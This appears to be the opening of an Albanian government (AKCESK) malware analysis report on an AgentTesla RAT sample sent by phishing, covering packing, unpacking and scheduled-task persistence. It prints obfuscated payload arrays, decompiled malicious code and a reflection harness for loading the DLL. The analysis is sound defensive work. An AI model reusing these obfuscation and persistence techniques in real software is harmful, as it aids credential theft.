



REPUBLIKA E SHQIPËRISË  
AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE  
SIGURINË KIBERNETIKE  
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës  
AgentTesla

Versioni: 1.0  
Data: 22/04/2024

## PËRMBAJTJA

Përmbledhje ekzekutive .....	4
Informacione teknike.....	4
Analiza e skedarit kugR.exe .....	5
Analiza statike e Agent Tesla .....	12
Analiza dinamike e Agent Tesla.....	15
Indikatorët e kompromitetit .....	16
Teknikat e MITRE ATT&CK .....	16
Rekomandime.....	17

## LISTA E FIGURAVE

Figura 1: Skema e shpërndarjes së skedarit keqdashës.....	5
Figura 2: kugR.exe.....	5
Figura 3: Vektor me byte .....	6
Figura 4: Vektor me karaktere .....	6
Figura 5: Entropia e skedarit kugR.exe.....	7
Figura 6: Skedarët e zbërthyer (unpacked) .....	7
Figura 7: Projektet e zbërthyera (unpacked).....	8
Figura 8: Strings të zbuluar.....	8
Figura 9: Thirrja e skedarit Tyrone.dll.....	9
Figura 10: shtasks.exe .....	9
Figura 11: Enkodimi me base64 .....	10
Figura 12: Të drejtat në XML.....	10
Figura 13: APPDATA.....	11
Figura 14: Komanda në Powershell për anashkalimin e antivirusit .....	11
Figura 15: Kredencialet e SMTP .....	12
Figura 16: Metoda Grab() .....	13
Figura 17: Klasa për marrjen e të dhënave .....	13
Figura 18: Funkzioni Grab() .....	13
Figura 19: Keylogger .....	14
Figura 20: Marrja e të dhënave nga Outlook .....	14
Figura 21: Dërgimi i emailit .....	15
Figura 22: Ekzekutimi i funksionit Grab().....	15

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi incidentin kibernetik të dokumentuar. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit malinj mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKCESK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

*Ky raport nuk është një dokument përfundimtar (nxjerrja e detajeve hyrëse të aktorëve keqdashës do ju vihet në dispozicion në një moment të dytë).*

*Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.*

## Përmbledhje ekzekutive

---

Autoriteti Kombëtar për Certifikimin Elektronik dhe Sigurinë Kibernetike realizoi një analizë të detajuar teknike të skedarit keqdashës **Agent Tesla Remote Access Trojan (RAT) v4**, i cili synoi infrastrukturën kritike brenda Republikës së Shqipërisë. Ky raport përmbledh gjetjet nga analiza statike dhe dinamike e skedarit keqdashës, duke theksuar treguesit kryesorë të kompromentimit, teknikat e përdorura nga skedari keqdashës bazuar në kornizën **MITRE ATT&CK** si dhe ofron rekomandime për të zbutur kërcënimin.

### Gjetjet Kyçe:

Skedari keqdashës u identifikua përmes ekipit të monitorimit në formën e *mail phishing* në një nga infrastrukturat kritike që AKCESK monitoron. Analiza konfirmoi që skedarët janë pjesë e familjes **AgentTesla RAT**, një lloj virusi që lejon aktorët keqdashës të përgjojnë në sistemet e kompromentuara dhe të marrin kredencialet e këtyre sistemeve. U kryen ekzaminime të detajuara mbi komponentë të ndryshëm të skedarit keqdashës, duke përfshirë **kugR.exe**, **Tyrone.dll** dhe skedarë të tjerë të lidhur, duke zbuluar vetitë e tyre dhe metodat e sofistikuara të përdorura për të shmangur zbulimin ndaj sistemeve mbrojtëse (*antivirus*) dhe analizën e detajuar.

U identifikuan tregues të kompromentimit, duke përfshirë vlerat hash për skedarë të ndryshëm dhe tregues të rrjetit.

***Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke vënë në pah rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike.***

## Informacione teknike

---

Referuar raportimit nga ekipi i monitorimit për një email **Phishing** në një nga infrastrukturat kritike në Shqipëri, u shkarkuan për analizë më të thelluar disa skedarë të dyshuar si keqdashës. Gjatë analizimit statik dhe dinamik të skedarëve, rezultoi që njëri nga skedarët është i familjes **Trojan** përkatësisht **Agent Tesla RAT (remote access trojan) v4**, ku qëllimi kryesor është marrja e kredencialeve dhe përgjimi i sistemit (spyware). Gjatë analizës u evidentua se ky virus merr kredencialet e ruajtura të SMTP, shfletuesve të ndryshëm (Mozilla, Chrome etj.), Outlook, Discord, NordVPN etj.

Përmes analizës së kodit burim janë gjetur gjithashtu kredenciale të cilat përdoren për të marrë të dhënat përmes SmtplibClient. Për një komunikim sa më diskret aktorët keqdashës përdorin emaille të kompromentuara.




Figura 1: Skema e shpërndarjes së skedarit keqdashës

## Analiza e skedarit kugR.exe

Ekzekutuesi **kugR.exe** është një skedar që përdor librarinë .NET i shkruar në gjuhën e programimit C#.

Sha256:

**EF171F71804FE96BF375379C691E1F93B3FE38A3535B24F8F19D104E5EECF7AA**




Figura 2: kugR.exe

Në figurën e mësipërme në pamje të parë duket se kemi të bëjmë me një aplikacion legjitim që merret me rezervimin e dhomave (Booking), por gjatë analizës statike duke parë kodin shikohet që përveç implementimeve legjitime evidentohet ndër të tjera kod i fshehtë (*obfuscated*) dhe i pakeluar (*packed* -Teknikë që përdoret nga zhvilluesit e programeve në mënyrë që kodi i tyre të mos jetë i lexueshëm nga zhvilluesit e tjerë).

```

{
case 0:
array = new byte[]
{
89, 12, 194, 224, 165, 225, 44, 139, 103, 51,
4, 139, 177, 202, 199, 70, 126, 67, 231, 137,
139, 234, 243, 197, 12, 19, 18, 13, 76, 194,
247, 148, 165, 161, 85, 131, 169, 211, 223, 213,
147, 174, 40, 0, 15, 56, 188, 145, 171, 40,
220, 15, 57, 86, 216, 27, 51, 1, 118, 143,
31, 1, 111, 30, 91, 88, 93, 37, 162, 132,
128, 37, 163, 149, 80, 146, 84, 141, 5, 197,
135, 70, 39, 48, 233, 142, 75, 76, 173, 116,
223, 15, 150, 26, 261, 235, 236, 230, 18, 86,
21, 144, 93, 16, 77, 19, 237, 0, 116, 31,
123, 66, 181, 204, 170, 129, 176, 41, 142, 129,
144, 163, 166, 141, 175, 39, 150, 181, 171, 131,
130, 181, 26, 159, 133, 45, 152, 131, 172, 117,
228, 219, 118, 225, 253, 250, 117, 237, 220, 199,
234, 93, 70, 116, 117, 90, 156, 189, 109, 64,
113, 22, 119, 65, 105, 86, 115, 29, 204, 140,
167, 175, 31, 245, 34, 84, 49, 206, 7, 76,
121, 194, 112, 117, 105, 236, 150, 211, 125, 17,
110, 204, 210, 138, 196, 254, 177, 101, 140, 76,
2, 158, 121, 1, 127, 97, 137, 38, 193, 127,
208, 147, 209, 26, 195, 156, 133, 10, 122, 123,
106, 141, 68, 235, 200, 232, 138, 85, 242, 82,
187, 101, 98, 239, 9, 136, 129, 22, 92, 179,
17, 94, 136, 175, 41, 165, 66, 131, 34, 230,
111, 67, 26, 13, 143, 7, 141, 172, 14, 130,
187, 237, 7, 211, 2, 89, 74, 87, 120, 60,
102, 207, 152, 208, 188, 235, 130, 209, 200, 28,
162, 194, 112, 55, 7, 89, 47, 99, 175, 244,
247, 72, 49, 37, 214, 152, 53, 175, 107, 22,
166, 189, 179, 136, 213, 198, 159, 120, 7, 192,

```

Figura 3: Vektor me byte

```

static <Module>()
{
Hotell.Q = new char[]
{
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '\ued10', '\uec96', '啤',
'\ueeeb', '啤', '\ue1f0', '啤', '啤', '\ued23', '啤', '啤',
'\udf2b', '啤', '啤', '啤', '啤', '啤', '\ue698', '啤', '啤',
'\ue285', '啤', '啤', '啤', '啤', '啤', '\udcdc', '啤', '啤',
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '\ueea3', '\uda69', '\u0b48',
'\u1b81', '\uec8a', '啤', '啤', '\ue2e5', '啤', '啤', '\udf0a',
'啤', '啤', '\u2bd4', '啤', '\udb6b', '啤', '啤', '啤',
'\ueb71', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '\ufb88', '啤', '\ue5de', '啤', '啤', '\u9fdd', '啤',
'啤', '啤', '\u0a80', '啤', '啤', '啤', '啤', '\u9fed', '啤', '啤',
'啤', '啤', '\u02db', '\ud7c7', '啤', '啤', '\udba8', '啤', '啤',
'啤', '啤', '\u0485', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'\ue42c', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '\u2e60', '啤',
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '\u17c3', '\ue375',
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '\u0086', '啤', '啤',
'\ued84', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '\u0e7d', '啤', '啤', '啤', '啤', '\uf50e', '啤',
'啤', '啤', '\u1ald', '啤', '啤', '啤', '啤', '\udf5',
'啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '啤', '啤', '啤', '啤', '\u1ab2', '啤', '啤', '啤',
'啤', '啤', '\ue0ab', '啤', '啤', '啤', '啤', '\uebd',
'啤', '啤', '\u05a8', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '\ue2e0', '啤', '\udc56', '啤', '啤', '啤', '啤',
'啤', '啤', '\udba1', '\ufbd2', '啤', '\u0ad3', '啤', '啤', '啤',
'啤', '啤', '\uf5ab', '啤', '啤', '啤', '啤', '啤', '啤', '啤',
'啤', '啤', '\uf29b', '啤', '啤', '\u09d5', '啤', '啤', '啤',
'\ue8cd', '啤', '啤', '啤', '\udc99', '啤', '啤', '啤', '啤',
'\ude83', '啤', '啤', '啤', '啤', '啤', '啤', '啤', '啤',

```

Figura 4: Vektor me karaktere

Aktorët kërcënues në raste të tilla përdorin algoritme komplekse të cilat gjatë ekzekutimit të skedarit kryesor këto pjesë kodi i rikthejnë në formate të ekzekutueshme (.exe) të cilat përkthehen në format hexadecimal që nisin me 4D 5A. Në .NET përdoret **Reflection** e cila shërben për të thirrur metoda nga formate **dll** apo skedarë të ekzekutueshëm. Kjo është një teknikë e përdorur pasi gjatë ekzekutimit të skedarit kryesor jo gjithmonë mund të zbulohen nga antivirusi. Duke qënë se kemi një nivel kaq të lartë fshehje, bëjmë një kontroll nëse kemi **packers** të kodit.






Figura 5: Entropia e skedarit kugR.exe

Evidentohet se kemi në pjesë të ndryshme të skedarit entropi mbi vlerën 5 (pesë), indikator i cili na jep informacion se kemi të bëjmë me kod të paketuar (*packed*). Prandaj vijojmë me pjesën e analizës duke tentuar ta kthejmë skedarin në një format sa më të lexueshëm.




Figura 6: Skedarët e zërthyer (unpacked)

Nga skedari prind dalin dhe 4 skedarë të tjerë të shkruar në C# me librarinë .NET. Kur i importojmë këto skedarë evidentohet se janë projekte të ndryshme:




Figura 7: Projektet e zbërthyer (unpacked)

Skedari **Tyrone.dll** është një skedar i tipit **.dll** (dynamic-link-library) i shkruar në C#. Në këtë skedar gjenden disa *namespace* të implementuar ku evidentohet një nivel mjaft i lartë i fshehjes së kodit. Disa nga vlerat e *strings* të zbuluara janë:




Figura 8: Strings të zbuluar

Për të kuptuar se për çfarë shërben ky skedar krijojmë një projekt të tipit **Console** dhe gjenerojmë një skedar të ekzekutueshëm (.exe) dhe ngarkojmë këtë **dll** duke thërritur metodat që ka të implementuara. Kjo bëhet për arsye sepse vetëm gjatë *run time* mund të marrim vlerat e secilit variabël të funksioneve. Zgjedhim path-in e skedarit **dll**. Ngarkojmë skedarin dhe tentojmë të thërrasim një nga metodat që është e implementuar. Vendosim një *breakpoint* në skedarin **dll** dhe shikojmë vlerën e afishuar. Gjatë ekzekutimit evidentohet se në path-in *C:\Users\User\_1\AppData\Roaming* krijohet një skedar i ekzekutueshëm i cili është po vetë skedari kryesor por i emërtuar në mënyrë rastësore. Gjithashtu gjatë ekzekutimit, ekzekutohet



skedari *schtasks.exe*. Ky skedar shërben për të krijuar një task me emrin **UPDATE**. Kjo bëhet për arsye që të krijohet qëndrueshmëria (*persistence*) nga aktorët keqdashës.

```

Program.cs
DLL_IMPORT
using System;
using System.Text;
using System.Threading.Tasks;

namespace DLL_IMPORT
{
    class Program
    {
        static void Main(string[] args)
        {
            string dllFile = @"C:\Users\Kristian\Desktop\Tyrone.dll";
            var assembly = Assembly.LoadFile(dllFile);
            var type = assembly.GetType("bRZaBFbKhZAH8v2TW.WnXetM0ArtAll2FBvV");

            // Create an uninitialized object of the type.
            var obj = FormatterServices.GetUninitializedObject(type);

            // Retrieve the method that takes two string parameters.
            var method = type.GetMethod("nLCrsVpwA2", BindingFlags.NonPublic | BindingFlags.Static);
            object[] parameters = new object[] { "par1", "par2" };
            if (method != null)
            {
                // Invoke the method with actual string values as parameters.
                var result = method.Invoke(obj, parameters);
                Console.WriteLine(result);
            }
            else
            {
            }
        }
    }
}

```

Figura 9: Thirrja e skedarit Tyrone.dll

```

WnXetM0ArtAll2FBvV
174 text = WnXetM0ArtAll2FBvV.FfrnzPclDr(WnXetM0ArtAll2FBvV.FfrnzPclDr(text, <Module>.\u20E\u206F\u2080\u202A\u202E\u206D
\u202E\u200E\u202C\u202E\u206C\u202B\u209C\u209C\u206B\u206E\u206A\u208C\u2080\u2080\u206D\u206D\u206B\u2089\u208F\u208E\u2068
\u2089\u202D\u208E\u208F\u208F\u208D\u208A\u202C\u209F\u206A\u202B\u206F\u206F\u206A\u208E\u202C\u202E<string>
(2666268154U), \u0020), <Module>.\u206C\u2088\u206D\u208D\u208D\u208E\u2068\u2089\u2068\u2068\u202A\u2068\u206E
\u208F\u202E\u202E\u206F\u2028\u209E\u202C\u208C\u2080\u208D\u2088\u206F\u2068\u206C\u202D\u206C\u206A\u202C\u202E\u2068
\u208B\u202C\u202C\u206A\u208F\u206B\u202E\u202E\u206A\u202E<string>(3672715122U), text2);
175 WnXetM0ArtAll2FBvV.VgH849Hnr(text3, text);
176 ProcessStartInfo processStartInfo = WnXetM0ArtAll2FBvV.nFK8V1Jcm3(<Module>.\u202C\u209C\u208E\u206C\u202D\u202E\u206C
\u208E\u208C\u206D\u206D\u206B\u206D\u206B\u2068\u2068\u206D\u202D\u202B\u206F\u202E\u202C\u206A\u208E\u208D\u208F\u202A\u206A\u206F
\u2028\u208C\u208C\u2068\u208D\u206C\u206D\u202E\u202E\u206D\u208B\u2068\u208D\u208E\u206A\u202C\u202E<string>(1860121842U),
WnXetM0ArtAll2FBvV.KLB88d10ul(new string[]
{
    <Module>.\u208E\u209C\u209F\u208D\u208D\u202A\u202B\u202D\u202D\u208F\u206C\u202A\u2068\u208C\u202C\u2088\u208D\u208C\u206C\u206F
\u202D\u202C\u202E\u206E\u202B\u2098\u209F\u206F\u202E\u202E\u202E\u206A\u208C\u208E\u208D\u208F\u208F\u208E\u206E\u206E
\u202C\u202E\u206E\u208D\u208C\u202C\u202E<string>(1508213896U),
    \u0020,
    <Module>.\u206A\u202E\u209C\u2089\u202B\u202A\u208E\u2068\u202B\u208F\u206F\u206F\u206D\u206A\u202A\u206A\u208B
\u202E\u202B\u208F\u202C\u202C\u206E\u206A\u206D\u206B\u202D\u206A\u208B\u206C\u208F\u208C\u208F\u202A\u206A\u206F
\u2028\u208C\u202E\u206A\u202C\u202B\u202E<string>(1468454397U),
    text3,
    <Module>.\u202C\u208C\u208E\u209C\u202D\u202D\u202E\u209C\u206C\u206D\u206D\u206B\u2068\u2068\u206D\u206D\u202B
\u206E\u202C\u206A\u206E\u208D\u208F\u202A\u206A\u206F\u206C\u208C\u208C\u208D\u208D\u208C\u206D\u202E\u202E\u206D\u2089
\u2068\u208D\u208E\u206A\u202C\u202E<string>(2858224572U)
}));
183 WnXetM0ArtAll2FBvV.ilc8rc3Erdr(processStartInfo, ProcessWindowStyle.Hidden);
184 WnXetM0ArtAll2FBvV.VgJ8j5Hndr(WnXetM0ArtAll2FBvV.yg86PLUvQ(processStartInfo));
185 int num = 0;
186 if (WnXetM0ArtAll2FBvV.STE7reYx4urhLUF7oJm() != null)
187 {
188     int num2;
189

```

Figura 10: schtasks.exe

Nga kodi burim i skedarit të krijuar duket që tentohet të modifikohen të drejtat, kjo gjë evidentohet pasi një string i enkoduar me *base64* gjatë dekodimit përkthehet në një skedar në formatin **xml**.




Figura 11: Enkodimi me base64

